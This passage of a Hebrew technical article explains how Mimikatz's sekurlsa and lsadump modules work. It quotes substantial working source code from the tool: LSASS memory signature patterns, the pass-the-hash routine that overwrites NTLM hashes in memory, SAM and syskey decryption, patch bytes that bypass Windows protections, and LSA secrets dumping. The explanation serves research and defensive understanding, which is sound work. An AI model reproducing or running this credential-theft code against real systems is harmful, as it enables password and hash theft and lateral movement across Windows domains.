KULL_M_PATCH_GENERIC WDigestReferences[] = {
	{KULL_M_WIN_BUILD_XP,		{sizeof(PTRN_WIN5_PasswdSet),	PTRN_WIN5_PasswdSet},	{0, NULL}, {-4, 36}},
	{KULL_M_WIN_BUILD_2K3,		{sizeof(PTRN_WIN5_PasswdSet),	PTRN_WIN5_PasswdSet},	{0, NULL}, {-4, 48}},
	{KULL_M_WIN_BUILD_VISTA,	{sizeof(PTRN_WIN6_PasswdSet),	PTRN_WIN6_PasswdSet},	{0, NULL}, {-4, 48}},
};
#elif defined(_M_IX86)
BYTE PTRN_WIN5_PasswdSet[]	= {0x74, 0x18, 0x8b, 0x4d, 0x08, 0x8b, 0x11};
BYTE PTRN_WIN6_PasswdSet[]	= {0x74, 0x11, 0x8b, 0x0b, 0x39, 0x4e, 0x10};
BYTE PTRN_WIN63_PasswdSet[]	= {0x74, 0x15, 0x8b, 0x0a, 0x39, 0x4e, 0x10};
BYTE PTRN_WIN64_PasswdSet[]	= {0x74, 0x15, 0x8b, 0x0f, 0x39, 0x4e, 0x10};
BYTE PTRN_WIN1809_PasswdSet[] = {0x74, 0x15, 0x8b, 0x17, 0x39, 0x56, 0x10};
KULL_M_PATCH_GENERIC WDigestReferences[] = {
	{KULL_M_WIN_BUILD_XP,		{sizeof(PTRN_WIN5_PasswdSet),	PTRN_WIN5_PasswdSet},	{0, NULL}, {-6, 36}},
	{KULL_M_WIN_BUILD_2K3,		{sizeof(PTRN_WIN5_PasswdSet),	PTRN_WIN5_PasswdSet},	{0, NULL}, {-6, 28}},
	{KULL_M_WIN_BUILD_VISTA,	{sizeof(PTRN_WIN6_PasswdSet),	PTRN_WIN6_PasswdSet},	{0, NULL}, {-6, 32}},
	{KULL_M_WIN_MIN_BUILD_BLUE,	{sizeof(PTRN_WIN63_PasswdSet),	PTRN_WIN63_PasswdSet},	{0, NULL}, {-4, 32}},
	{KULL_M_WIN_MIN_BUILD_10,	{sizeof(PTRN_WIN64_PasswdSet),	PTRN_WIN64_PasswdSet},	{0, NULL}, {-6, 32}},
	{KULL_M_WIN_BUILD_10_1809,	{sizeof(PTRN_WIN1809_PasswdSet), PTRN_WIN1809_PasswdSet}, {0, NULL}, {-6, 32}},
};
#endif
```

מדובר בחיפוש אחר החתימה של הפונקציה Passwdset (או בשמה המלא LogSessHandlerPasswdset). XPN רשם על הנושא הזה ספציפית את המאמר Part 1 - WDigest Exploring Mimikatz . מכיוון שאנחנו בהחלט לא XPN, נסתפק בהצגת הקונספט בלבד ולא נרוורס לתוך הקוד שעומד מאחורי החתימות המיוחדות האלו. למי שבכל זאת מתעניין, אנחנו ממליצים (מאוד!) לקרוא את המאמר של XPN בנושא, הוא מעמיק בצורה שאין דומה לה.

בכל מקרה, מכאן והלאה, שאר ה-flow של המודול די דומה למודל של msv וכך נדפיס את המידע הרלוונטי בהתאם מ-LSASS.

sekurlsa::kerberos - בצורה דומה נפתח את Kerberos.dll מתוך lsass, נשיג מפתחות לדיבור מוצפן עם lsass ונחפש בזיכרון את החתימות (כזכור, כתלות במערכת ההפעלה) המייצגים את הפונקציה KerbUnloadLogonSessionTable. לבסוף, נקרא את המידע הרלוונטי מה-LSASS (credentials עם logon type של network).

sekurlsa::livessp - תשתית ה-SSPI מאפשרת תקשורת מאובטחת בין לקוחות לשרתים. הפרוטוקול תוצרת Microsoft ומשמש בין היתר עבור RDP ושירותי terminal services. בצורה לא שונה במיוחד, גם כאן נפתח את livessp.dll מתוך lsass, נחפש תבנית בזיכרון המתאימה לחתימה מסויימת המייצגת את LiveLocateLogonSession מהזיכרון את המידע וננסה גם כן לקרוא את פרטיו מהזיכרון מהמקום המתאים.

כאשר הגרסא של ה-Windows היא 9431, כלומר Windows 10 Technical Preview ששוחררה בספטמבר 2014 30 - גרסא ששימשה משתמשים לבדיקות, הסיסמאות מאוחסנות ללא הצפנה. במקרים אחרים, ננסה לפענח את המידע באלגוריתם שיוסבר בהמשך.

sekurlsa::credman - הפקודה מציגה לנו את הנתונים מ-Credential Manager ועובדת מול lsasrv.dll על מנת לאחסן את המידע בתוך אובייקט שנראה בצורה הבאה ואז להדפיסו למסך:

```
typedef struct _KIWI_GENERIC_PRIMARY_CREDENTIAL {
    LSA_UNICODE_STRING UserName;
    LSA_UNICODE_STRING Domaine;
    LSA_UNICODE_STRING Password;
} KIWI_GENERIC_PRIMARY_CREDENTIAL, *PKIWI_GENERIC_PRIMARY_CREDENTIAL;
```

sekurlsa::krbtgt - הפקודה משיגה לנו את נתוני המשתמש KRBTGT. בשביל כך, Mimikatz יוצר קישור אל תהליך lsass ומחפש בזיכרון שלו אחר kdcsvc.dll ובו את אחת מהתבניות הבאות:

```
BYTE PTRN_W2K3_SecData[]    = {0x48, 0x8d, 0x6e, 0x30, 0x48, 0x8d, 0x0d};
BYTE PTRN_W2K8_SecData[]    = {0x48, 0x8d, 0x94, 0x24, 0xb0, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x0d};
BYTE PTRN_W2K12_SecData[]   = {0x4c, 0x8d, 0x85, 0x30, 0x01, 0x00, 0x00, 0x48, 0x8d, 0x15};
BYTE PTRN_W2K12R2_SecData[] = {0x0f, 0xb6, 0x4c, 0x24, 0x30, 0x85, 0xc0, 0x0f, 0x45, 0xcf, 0x8a, 0xc1};
BYTE PTRN_W2K19_SecData[]   = {0x44, 0x8b, 0x45, 0x80, 0x85, 0xc0, 0x0f, 0x84};
KULL_M_PATCH_GENERIC SecDataReferences[] = {
    {KULL_M_WIN_BUILD_2K3,      {sizeof(PTRN_W2K3_SecData),     PTRN_W2K3_SecData},     {0, NULL}, {  7, 37}},
    {KULL_M_WIN_BUILD_VISTA,    {sizeof(PTRN_W2K8_SecData),     PTRN_W2K8_SecData},     {0, NULL}, { 11, 39}},
    {KULL_M_WIN_BUILD_8,        {sizeof(PTRN_W2K12_SecData),    PTRN_W2K12_SecData},    {0, NULL}, { 10, 39}},
    {KULL_M_WIN_BUILD_BLUE,     {sizeof(PTRN_W2K12R2_SecData),  PTRN_W2K12R2_SecData},  {0, NULL}, {-12, 39}},
    {KULL_M_WIN_BUILD_10_1507,  {sizeof(PTRN_W2K12R2_SecData),  PTRN_W2K12R2_SecData},  {0, NULL}, { -9, 39}},
    {KULL_M_WIN_BUILD_10_1809,  {sizeof(PTRN_W2K19_SecData),    PTRN_W2K19_SecData},    {0, NULL}, { -9, 39}},
};
```

לאחר שנמצאו, מכניס את המידע מהזיכרון אל ה-struct הבא ומשנע אותו להדפסה למסך:

```
typedef struct _DUAL_KRBTGT {
    PVOID krbtgt_current;
    PVOID krbtgt_previous;
} DUAL_KRBTGT, *PDUAL_KRBTGT;
```

sekurlsa::trust (או כמו שmimikatz קוראים לזה - antisocial) מאפשר לקבל את פתחות האמון בין דומיינים ויערות (חייבים להריץ אותה על DC). הלוגיקה של הפקודה בצורה דומה למה שהצגנו עד כה. כאשר הגרסא היא Windows 2008 ומעלה, אנו מנסים למצוא תבנית המייצגת את שירות ה-kdc:

```
BYTE PTRN_W2K8R2_DomainList[]   = {0xf3, 0x0f, 0x6f, 0x6c, 0x24, 0x30, 0xf3, 0x0f, 0x7f, 0x2d};
BYTE PTRN_W2K12R2_DomainList[]  = {0x0f, 0x10, 0x45, 0xf0, 0x66, 0x48, 0x0f, 0x7e, 0xc0, 0x0f, 0x11, 0x05};
BYTE PTRN_W2K16_DomainList[] = {0x48, 0x8b, 0xfa, 0x48, 0x8b, 0xf1, 0xeb};
KULL_M_PATCH_GENERIC DomainListReferences[] = {
    {KULL_M_WIN_BUILD_7,        {sizeof(PTRN_W2K8R2_DomainList),    PTRN_W2K8R2_DomainList},    {0, NULL}, {10}},
    {KULL_M_WIN_BUILD_BLUE,     {sizeof(PTRN_W2K12R2_DomainList),   PTRN_W2K12R2_DomainList},   {0, NULL}, { 8}},
    {KULL_M_WIN_BUILD_10_1607,  {sizeof(PTRN_W2K16_DomainList),     PTRN_W2K16_DomainList},     {0, NULL}, {-4}},
```

נזוז משם מספר צעדים ונכניס את המידע מהזיכרון אל ה-struct הבא:

```
typedef struct _KDC_DOMAIN_KEYS_INFO {
    PKDC_DOMAIN_KEYS    keys;
    DWORD               keysSize; //60
    LSA_UNICODE_STRING  password;
} KDC_DOMAIN_KEYS_INFO, *PKDC_DOMAIN_KEYS_INFO;

typedef struct _KDC_DOMAIN_INFO {
    LIST_ENTRY list;
    LSA_UNICODE_STRING  FullDomainName;
    LSA_UNICODE_STRING  NetBiosName;
    PVOID       current;
    DWORD       unk1;   // 4        // 0
    DWORD       unk2;   // 8        // 32
    DWORD       unk3;   // 2        // 0
    DWORD       unk4;   // 1        // 1
    PVOID       unk5;   // 8*0
    DWORD       unk6;   // 3        // 2
    // align
    PSID        DomainSid;
    KDC_DOMAIN_KEYS_INFO    IncomingAuthenticationKeys;
    KDC_DOMAIN_KEYS_INFO    OutgoingAuthenticationKeys;
    KDC_DOMAIN_KEYS_INFO    IncomingPreviousAuthenticationKeys;
    KDC_DOMAIN_KEYS_INFO    OutgoingPreviousAuthenticationKeys;
} KDC_DOMAIN_INFO , *PKDC_DOMAIN_INFO;
```

sekurlsa::pth - מאפשר לבצע Pass-the-Hash או Over-Pass-the-Hash (ידוע גם בשם Pass-the-Key באמצעות קרברוס) בשביל להריץ תהליך תחת יוזר אחר מבלי לדעת את הסיסמה שלו. הבלוג של בנג'מין מראה את המחקר סביב הפיתוח של הפקודה בצורה נחמדה מאוד (ממליצים להצטייד ב-Google translate). ת'אמת נכון להיום, כותבי המאמר מעדיפים לעשות שימוש ב-Rubeus בשביל PTH מכיוון שהוא הרבה יותר יציב אבל חשוב לזכור שבסופו של יום Rubeus מסתמך רבות על התיאוריה והמימושים של Mimikatz.

נחזור לקוד. אנו מקבלים רשימה ארוכה של משתנים כדוגמת סוג המפתח, משתמש ועוד. כאשר אנו משיגים את הפרמטר LUID, נפתח handler ל-LSA ונשיג מידע על ה-session בעזרת LsaEnumerateLogonSessions מתוך lsass. נכניס פרטי כל session אל האובייקט:

```
typedef struct _KIWI_BASIC_SECURITY_LOGON_SESSION_DATA {
    PKUHL_M_SEKURLSA_CONTEXT    cLsass;
    const KUHL_M_SEKURLSA_LOCAL_HELPER * lsassLocalHelper;
    PLUID                       LogonId;
    PLSA_UNICODE_STRING         UserName;
    PLSA_UNICODE_STRING         LogonDomain;
    ULONG                       LogonType;
    ULONG                       Session;
    PVOID                       pCredentials;
    PSID                        pSid;
    PVOID                       pCredentialManager;
    FILETIME                    LogonTime;
    PLSA_UNICODE_STRING         LogonServer;
} KIWI_BASIC_SECURITY_LOGON_SESSION_DATA, *PKIWI_BASIC_SECURITY_LOGON_SESSION_DATA;
```

עבור כל session שמתאים ל-LUID שלנו, ננוע למקום שאמור להכיל בזיכרון את ה-credentials . לשם ההסבר נראה כיצד mimikatz עובד במידה וסיפקנו לו msv hash (LM \ NTLM). במקרה הזה, רוב הקסם של PTH קורה בפונקציה הבאה:

```
BOOL CALLBACK kuhl_m_sekurlsa_msv_enum_cred_callback_pth(IN PKUHL_M_SEKURLSA_CONTEXT cLsass, IN PKIWI_MSV1_0_PRIMARY_CREDENTIALS pCredentials
{
    PMSV1_0_PTH_DATA_CRED pthDataCred = (PMSV1_0_PTH_DATA_CRED) pOptionalData;
    PBYTE msvCredentials;
    KULL_M_MEMORY_ADDRESS aLocalMemory = {pCredentials->Credentials.Buffer, &KULL_M_MEMORY_GLOBAL_OWN_HANDLE};
    const MSV1_0_PRIMARY_HELPER * helper = kuhl_m_sekurlsa_msv_helper(cLsass);

    if(RtlEqualString(&pCredentials->Primary, &PRIMARY_STRING, FALSE))
    {
        if(msvCredentials = (PBYTE) pCredentials->Credentials.Buffer)
        {
            (*pthDataCred->pSecData->lsassLocalHelper->pLsaUnprotectMemory)(msvCredentials, pCredentials->Credentials.Length);
            *(PBOOLEAN) (msvCredentials + helper->offsetToisLmOwfPassword) = FALSE;
            *(PBOOLEAN) (msvCredentials + helper->offsetToisShaOwPassword) = FALSE;
            if(helper->offsetToisIso)
                *(PBOOLEAN) (msvCredentials + helper->offsetToisIso) = FALSE;
            if(helper->offsetToisDPAPIProtected)
            {
                *(PBOOLEAN) (msvCredentials + helper->offsetToisDPAPIProtected) = FALSE;
                RtlZeroMemory(msvCredentials + helper->offsetToDPAPIProtected, LM_NTLM_HASH_LENGTH);
            }
            RtlZeroMemory(msvCredentials + helper->offsetToLmOwfPassword, LM_NTLM_HASH_LENGTH);
            RtlZeroMemory(msvCredentials + helper->offsetToShaOwPassword, SHA_DIGEST_LENGTH);
            if(pthDataCred->pthData->NtlmHash)
            {
                *(PBOOLEAN) (msvCredentials + helper->offsetToisNtOwfPassword) = TRUE;
                RtlCopyMemory(msvCredentials + helper->offsetToNtOwfPassword, pthDataCred->pthData->NtlmHash, LM_NTLM_HASH_LENGTH);
            }
            else
            {
                *(PBOOLEAN) (msvCredentials + helper->offsetToisNtOwfPassword) = FALSE;
                RtlZeroMemory(msvCredentials + helper->offsetToNtOwfPassword, LM_NTLM_HASH_LENGTH);
            }
            (*pthDataCred->pSecData->lsassLocalHelper->pLsaProtectMemory)(msvCredentials, pCredentials->Credentials.Length);

            kprintf(L"data copy @ %p : ", origBufferAddress->address);
            if(pthDataCred->pthData->isReplaceOk = kull_m_memory_copy(origBufferAddress, &aLocalMemory, pCredentials->Credentials.Length))
                kprintf(L"OK !");
            else PRINT_ERROR_AUTO(L"kull_m_memory_copy");
        }
    }
    else kprintf(L".");
    return TRUE;
}
```

msvCredentials מכיל מחרוזת המייצגת את ה-Credentials, Helper יכיל אובייקט האוגר בתוכו את ה-offset-ים הדרושים עבור כל חלק בזיכרון (כמה צעדים עד לחלק של ה-NTLM, כמה עד ל-LM וכו'). לאחר מכן, נשים ב-msvCredentials את ה-LM/NTLM שקיבלנו כפרמטר (באדום). ולבסוף נכניס את המידע אל הזיכרון (בירוק). לכל Authentication Package קיים PTH משלו אבל הרעיון די דומה.

Lsadump Module - כמה אתם מכירים את LSA?

מודל מוכר מאוד נוסף שמחלץ סיסמאות מ-LSA (Local Security Authority) ומה-SAM. הוא מכיל כמה מהפונקציונאליות המוכרות ביותר של Mimikatz כגון DCSync, DCShadow.

lsadump::sam. הפקודה מחפשת ובונה את ה-syskey (הסברנו עליו בפרק הקודם) על מנת לפענח את הרשומות בממסד הנתונים של ה-SAM (מהרגסטרי או מה-hive) הלוקאלי. אז איך הקוד בנוי? ראשית אנחנו מקבלים קובץ system ומשתמשים ב-MapViewOfFile על מנת למפות את המידע בקובץ ה-hive לזיכרון התהליך של mimikatz. המטרה של מיפוי קובץ הרגיסטרי hive היא איתור של ה-regf header בקובץ ה-hive וקריאת המידע הרלוונטי (על בסיס המיקום).

אנו מחפשים אחר 4 ערכים ב-HKLM\SYSTEM\ControlSet000\Current\Control\LSA:

```
const wchar_t * kuhl_m_lsadump_SYSKEY_NAMES[] = {L"JD", L"Skew1", L"GBG", L"Data"};
```

אנו בונים את ה-system key מ4 הערכים ברגיסטרי.

```
//const BYTE kuhl_m_lsadump_SYSKEY_PERMUT[] = {11, 6, 7, 1, 8, 10, 14, 0, 3, 5, 2, 15, 13, 9, 12, 4};
    for(i = 0; i < SYSKEY_LENGTH; i++)
        sysKey[i] = buffKey[kuhl_m_lsadump_SYSKEY_PERMUT[i]];
```

כאשר נקבל גם את קובץ ה-SAM, נבצע מיפוי בעזרת MapViewOfFile**.** נשיג את מפתח ה-SAM המוצפן מתוך HKLM\SAM\Domains\Account\F. סוג ה-revision מסייע בבניית ה-sam key. לא נרחיב על זה יותר מידי, אך אפשר לראות את מימוש הרעיון כאן:

```
switch(pDomAccF->Revision)
{
case 2:
case 3:
  switch(pDomAccF->keys1.Revision)
  {
  case 1:
    MD5Init(&md5ctx);
    MD5Update(&md5ctx, pDomAccF->keys1.Salt, SAM_KEY_DATA_SALT_LENGTH);
    MD5Update(&md5ctx, kuhl_m_lsadump_qwertyuiopazxc, sizeof(kuhl_m_lsadump_qwertyuiopazxc));
    MD5Update(&md5ctx, sysKey, SYSKEY_LENGTH);
    MD5Update(&md5ctx, kuhl_m_lsadump_01234567890123, sizeof(kuhl_m_lsadump_01234567890123));
    MD5Final(&md5ctx);
    RtlCopyMemory(samKey, pDomAccF->keys1.Key, SAM_KEY_DATA_KEY_LENGTH);
    if(!(status = NT_SUCCESS(RtlDecryptData2(&data, &key))))
        PRINT_ERROR(L"RtlDecryptData2 KO");
    break;
  case 2:
    pAesKey = (PSAM_KEY_DATA_AES) &pDomAccF->keys1;
    if(kull_m_crypto_genericAES128Decrypt(sysKey, pAesKey->Salt, pAesKey->data, pAesKey->DataLen, &out, &len))
    {
        if(status = (len == SAM_KEY_DATA_KEY_LENGTH))
            RtlCopyMemory(samKey, out, SAM_KEY_DATA_KEY_LENGTH);
        LocalFree(out);
    }
    break;
  default:
    PRINT_ERROR(L"Unknow Struct Key revision (%u)", pDomAccF->keys1.Revision);
  }
  break;
default:
  PRINT_ERROR(L"Unknow F revision (%hu)", pDomAccF->Revision);
}
LocalFree(pDomAccF);
```

ה-systemkey משמש אותנו בתהליך יצירת ה-SAM key. נשתמש ב-SAM key ונגזור ממנו מפתח AES שישמש לפיענוח המידע המוצפן ובפונקציה RtlDecryptNtOwfPwdWithIndex על מנת לקרוא מידע מתוך ה-SAM (הפונקציה תרוץ על כל 16 בתים משם ויכולה לפענח one way hashes שהוצפנו על בסיס אינדקס מסוים):

```
/// Decrypt NtOwfPassword using an index as the key
/// </summary>
[DllImport(Advapi, EntryPoint = NTOwfDecryptInternalName, SetLastError = true, CallingConvention = CallingConvention.StdCall)]
private static extern NtStatus RtlDecryptNtOwfPwdWithIndex([In] byte[] encryptedNtOwfPassword, [In] ref int index, [In, Out] byte[] ntOwfPassword);
```

lsadump::trust - דומה באופן מפליא אל פקודת **sekurlsa:trust**. במידה והקוד מקבל את **/patch**, אנו פותחים את זיכרון ה-SamS ומחפשים תבנית בזיכרון של lsasrv.dll בחלק מהגרסאות ובאחרות נחפש ב-lsadb.dll:

```
BOOL kuhl_m_lsadump_lsa_getHandle(PKULL_M_MEMORY_HANDLE * hMemory, DWORD Flags)
{
    BOOL success = FALSE;
    SERVICE_STATUS_PROCESS ServiceStatusProcess;
    HANDLE hProcess;

    if(kull_m_service_getUniqueForName(L"SamSs", &ServiceStatusProcess))
    {
        if(hProcess = OpenProcess(Flags, FALSE, ServiceStatusProcess.dwProcessId))
        {
            if(!(success = kull_m_memory_open(KULL_M_MEMORY_TYPE_PROCESS, hProcess, hMemory)))
                CloseHandle(hProcess);
        }
        else PRINT_ERROR_AUTO(L"OpenProcess");
    }
    else PRINT_ERROR_AUTO(L"kull_m_service_getUniqueForName");
    return success;
}
```

אנו מחפשים אחר התבנית הבאה (שימו לב שיש הבדל בין התבניות):

```
BYTE PATC_WALL_LsaDbrQueryInfoTrustedDomain[] = {0xeb};
#if defined(_M_X64) || defined(_M_ARM64) // TODO:ARM64
BYTE PTRN_WALL_LsaDbrQueryInfoTrustedDomain[] = {0xbb, 0x03, 0x00, 0x00, 0xc0, 0xe9};
```

ברגע שמצאנו, נבצע patch בזיכרון ל-jmp- 0xeb. הפונקציה LsaDbrQueryInfoTrustedDomain מאפשרת לשלוף מידע על trusted domains מה-domain database שמאוחסן ב-LSA:

הערה: מספר פקודות בכלי קיבלו את היכולת להוסיף את דגל ה-**/patch**. אופציות אלו מגיעים בניסיון לעקוף מנגנוני הגנה שמייקרוסופט הוסיפה עם השנים בשביל להתמודד עם Mimikatz (מר דלפי בהחלט לא עשה להם חיים קלים). למשל כפי שרואים בקוד למעלה, בהתאם לכל מקרה, נרצה לדרוס את הפונקציה בזיכרון שמונעת מאיתנו לבצע פעולה מסויימת. לאחר שנדרוס אותה וננצל את השירות הפגיע - נחזיר את ההגנה שהייתה קיימת קודם לכן.

זה זמן טוב להסביר על **Policy Object** (אובייקט הפוליסה בעברית גרועה) בקונספט של תשתית LSA. הוא מכיל מידע על המערכת כולה ומשתמשים בו על מנת לשלוט בגישה אל המסד הנתונים של ה-LSA ונוצר מחדש בכל פעם שהמערכת עולה (אפליקציות לא יכולות לייצר או למחוק אותו). המידע שמאוחסן באובייקט הפוליסה מאוד מגוון וכולל קונפיגורציית אבטחה של LSA, השם ו-SID של משתמש הדומייני שמייצג את המערכת ועוד מלא דברים נוספים. שווה להעמיק את הקריאה בדוקומנטציה של מייקרוסופט למי שמתעניין.

נחזור לקוד, אם **לא** קיבלנו עם הפקודה את הדגל של **/patch**, אנו מבצעים כעת פעולות אחרות. נשתמש במספר קריאות מערכת בשביל לעבוד מול ה-LSA. נפרט: הקוד יעשה שימוש ב- LsaOpenPolicy בשביל לפתוח handle אל אובייקט הפוליסה במסד הנתונים של LSA (לכל מערכת יש אובייקט פוליסה אחד), בשביל LsaQueryInformationPolicy לקרוא מידע על אותו אובייקט הפוליסה, ב- LsaEnumerateTrustedDomains וב- ExLsaQueryTrustedDomainInfoByName על מנת לקבל את השמות וה-SIDs של trusted domains ולהוציא מידע על ה-trust-ים שקיימים. את כל המידע שמקבלים הכלי מכניס לתוך האובייקט:

```
typedef struct _TRUSTED_DOMAIN_AUTH_INFORMATION {
  ULONG IncomingAuthInfos;
  PLSA_AUTH_INFORMATION IncomingAuthenticationInformation;
  PLSA_AUTH_INFORMATION IncomingPreviousAuthenticationInformation;
  ULONG OutgoingAuthInfos;
  PLSA_AUTH_INFORMATION OutgoingAuthenticationInformation;
  PLSA_AUTH_INFORMATION OutgoingPreviousAuthenticationInformation;
} TRUSTED_DOMAIN_AUTH_INFORMATION,*PTRUSTED_DOMAIN_AUTH_INFORMATION;
```

כאשר PLSA_AUTH_INFORMATION הוא:

```
typedef struct _LSA_AUTH_INFORMATION {
  LARGE_INTEGER LastUpdateTime;
  ULONG AuthType;
  ULONG AuthInfoLength;
  PUCHAR AuthInfo;
} LSA_AUTH_INFORMATION,*PLSA_AUTH_INFORMATION;
```

מכאן, מתבצעות מספר פעולות נוספות עד אשר מדפיסים את הנתונים שיוצאו מה-LSA אל המסך (וכעת אפשר לזוז רוחבית לדומיין אחר ☺)

lsadump::lsa- אם נקבל את הדגל patch/, אנו מחפשים אחר תבנית בזיכרון של lsa:

```
BYTE PTRN_WALL_SampQueryInformationUserInternal[]   = {0x49, 0x8d, 0x41, 0x20};
BYTE PATC_WIN5_NopNop[]                             = {0x90, 0x90};
BYTE PATC_WALL_JmpShort[]                           = {0xeb, 0x04};
KULL_M_PATCH_GENERIC SamSrvReferences[] = {
    {KULL_M_WIN_BUILD_2K3,      PTRN_WALL_SampQueryInformationUserInternal, {sizeof(PATC_WIN5_NopNop),      PATC_WIN5_NopNop},      {-17}},
    {KULL_M_WIN_BUILD_VISTA,    PTRN_WALL_SampQueryInformationUserInternal, {sizeof(PATC_WALL_JmpShort),    PATC_WALL_JmpShort},    {-21}},
    {KULL_M_WIN_BUILD_BLUE,     PTRN_WALL_SampQueryInformationUserInternal, {sizeof(PATC_WALL_JmpShort),    PATC_WALL_JmpShort},    {-24}},
    {KULL_M_WIN_BUILD_10_1507,  PTRN_WALL_SampQueryInformationUserInternal, {sizeof(PATC_WALL_JmpShort),    PATC_WALL_JmpShort},    {-21}},
    {KULL_M_WIN_BUILD_10_1703,  PTRN_WALL_SampQueryInformationUserInternal, {sizeof(PATC_WALL_JmpShort),    PATC_WALL_JmpShort},    {-19}},
    {KULL_M_WIN_BUILD_10_1709,  PTRN_WALL_SampQueryInformationUserInternal, {sizeof(PATC_WALL_JmpShort),    PATC_WALL_JmpShort},    {-21}},
    {KULL_M_WIN_BUILD_10_1809,  PTRN_WALL_SampQueryInformationUserInternal, {sizeof(PATC_WALL_JmpShort),    PATC_WALL_JmpShort},    {-24}}
};
```

הפונקציה שאותה אנחנו משנים היא SampQueryInformationUserInternal שמאפשרת לתשאל על משתמש מסוים ב-SAM. אנו משנים זאת ל-jmp 0x04 או ל-2 nop-ים. אח"כ, נשתמש במלא מלא פונקציות מערכת (השם שלהן מסגיר את תפקידן אז לא נרחיב בנוסף):

LsaOpenPolicy, LsaQueryInformationPolicy, SamConnect:SamOpenDomain ,SamLookupIdsInDomain, SamEnumerateUsersInDomain SamLookupNamesInDomain, SamOpenUser

ואחרונה - SamQueryInformationUser , על מנת לתשאל אודות משתמש ב-SAM.

lsadump::secrets - בכללי, הפקודה עוברת על מלא ערכים ברגסטרי וב-hive ומוציאה מהם מידע וסודות.

החלק הראשון בקוד של הפקודה די דומה לפקודת **lsadump::sam** שהצגנו מקודם בעניין הרכבת מפתח ה-System. במידה והפונקציה מקבלת גם security hive, הקוד מוצא את ה-SIDs מהרגיסטרי מתוך:

```
security/policy/PolACDmN
```

```
security/policy/PolACDmS
```

```
security/policy/PolPRDmN
```

את ה-SID של הדומיין ואת ה-FQDM שלו נוציא מתוך:

```
security/policy/PolPRDmS
```

```
security/policy/PolDnDDN
```

בעזרת ה-system key, אנו מנסים לפענח (בעזרת מפתח AES) את הערך שקיים ברגיסטרי ב:

```
security/policy/PolRevision/PolEKList
```

ובחלק מהגרסאות בתוך:

```
security/policy/PolRevision/PolSecretEncryptionKey
```

נקרא למפתח שהשגנו - polKey. בהמשך, אנו קוראים את הערך שקיים ב:

```
security/policy/secrets/ControlSet000\Current\Control/services
```

ומפענחים אותו עם AES בעזרת polKey.

אפשר לראות את כל העבודה (בדיקה, קריאה, פירסור וכו') עם הערכים ברגסטרי בקוד:

```
BOOL kuhl_m_lsadump_getSecrets(IN PKULL_M_REGISTRY_HANDLE hSecurity, IN HKEY hPolicyBase, IN PKULL_M_REGISTRY_HANDLE hSystem, IN HKEY hSystemBase, PNT6_SYSTEM_KEYS
{
    BOOL status = FALSE;
    HKEY hSecrets, hSecret, hCurrentControlSet, hServiceBase;
    DWORD i, nbSubKeys, szMaxSubKeyLen, szSecretName, szSecret;
    PVOID pSecret;
    wchar_t * secretName;

    if(kull_m_registry_RegOpenKeyEx(hSecurity, hPolicyBase, L"Secrets", 0, KEY_READ, &hSecrets))
    {
        if(kuhl_m_lsadump_getCurrentControlSet(hSystem, hSystemBase, &hCurrentControlSet))
        {
            if(kull_m_registry_RegOpenKeyEx(hSystem, hCurrentControlSet, L"services", 0, KEY_READ, &hServiceBase))
            {
                if(kull_m_registry_RegQueryInfoKey(hSecurity, hSecrets, NULL, NULL, NULL, &nbSubKeys, &szMaxSubKeyLen, NULL, NULL, NULL, NULL, NULL, NULL))
                {
                    szMaxSubKeyLen++;
                    if(secretName = (wchar_t *) LocalAlloc(LPTR, (szMaxSubKeyLen + 1) * sizeof(wchar_t)))
                    {
                        for(i = 0; i < nbSubKeys; i++)
                        {
                            szSecretName = szMaxSubKeyLen;
                            if(kull_m_registry_RegEnumKeyEx(hSecurity, hSecrets, i, secretName, &szSecretName, NULL, NULL, NULL, NULL))
                            {
                                kprintf(L"\nSecret  : %s", secretName);

                                if(_wcsnicmp(secretName, L"_SC_", 4) == 0)
                                    kuhl_m_lsadump_getInfosFromServiceName(hSystem, hServiceBase, secretName + 4);

                                if(kull_m_registry_RegOpenKeyEx(hSecurity, hSecrets, secretName, 0, KEY_READ, &hSecret))
                                {
                                    if(kuhl_m_lsadump_decryptSecret(hSecurity, hSecret, L"CurrVal", lsaKeysStream, lsaKeyUnique, &pSecret, &szSecret))
                                    {
                                        kuhl_m_lsadump_candidateSecret(szSecret, pSecret, L"\ncur/", secretName);
                                        LocalFree(pSecret);
                                    }
                                    if(kuhl_m_lsadump_decryptSecret(hSecurity, hSecret, L"OldVal", lsaKeysStream, lsaKeyUnique, &pSecret, &szSecret))
                                    {
                                        kuhl_m_lsadump_candidateSecret(szSecret, pSecret, L"\nold/", secretName);
                                        LocalFree(pSecret);
                                    }
                                    kull_m_registry_RegCloseKey(hSecurity, hSecret);
```

את ה-credentials הכלי מדפיס בהתאם לתחילית שלהם. במידה ומוכל $MACHINE.ACC, נציג את ה-NTLM ואת ה-SHA-1, במידה והמחרוזת מכילה DPAPI_SYSTEM נדפיס את כל התוכן שלו ובמידה והמחרוזת מכילה M$MSV1_0_TBAL_PRIMARY, נדפיס את התכונות שלה:

```
if(_wcsicmp(secretName, L"$MACHINE.ACC") == 0)
{
        if(kull_m_crypto_hash(CALG_MD4, bufferSecret, szBytesSecrets, bufferHash, MD4_DIGEST_LENGTH))
        {
                kprintf(L"\n    NTLM:");
                kull_m_string_wprintf_hex(bufferHash, MD4_DIGEST_LENGTH, 0);
        }
        if(kull_m_crypto_hash(CALG_SHA1, bufferSecret, szBytesSecrets, bufferHash, SHA_DIGEST_LENGTH))
        {
                kprintf(L"\n    SHA1:");
                kull_m_string_wprintf_hex(bufferHash, SHA_DIGEST_LENGTH, 0);
        }
}
else if((_wcsicmp(secretName, L"DPAPI_SYSTEM") == 0) && (szBytesSecrets == sizeof(DWORD) + 2 * SHA_DIGEST_LENGTH))
{
        kprintf(L"\n    full: ");
        kull_m_string_wprintf_hex((PBYTE) bufferSecret + sizeof(DWORD), 2 * SHA_DIGEST_LENGTH, 0);
        kprintf(L"\n    m/u : ");
        kull_m_string_wprintf_hex((PBYTE) bufferSecret + sizeof(DWORD), SHA_DIGEST_LENGTH, 0);
        kprintf(L" / ");
        kull_m_string_wprintf_hex((PBYTE) bufferSecret + sizeof(DWORD) + SHA_DIGEST_LENGTH, SHA_DIGEST_LENGTH, 0);
}
```

```
else if(_wcsnicmp(secretName, L"M$_MSV1_0_TBAL_PRIMARY_", 23) == 0)
{
	pTbal = (PKIWI_TBAL_MSV) bufferSecret;
	kprintf(L"   User    : %.*s\n    Domain : %.*s", pTbal->UserName.Length / sizeof(wchar_t), (PBYTE) pTbal + pTbal->UserName.Buffer
	if(pTbal->flags & 1)
	{
		kprintf(L"\n    * NTLM : ");
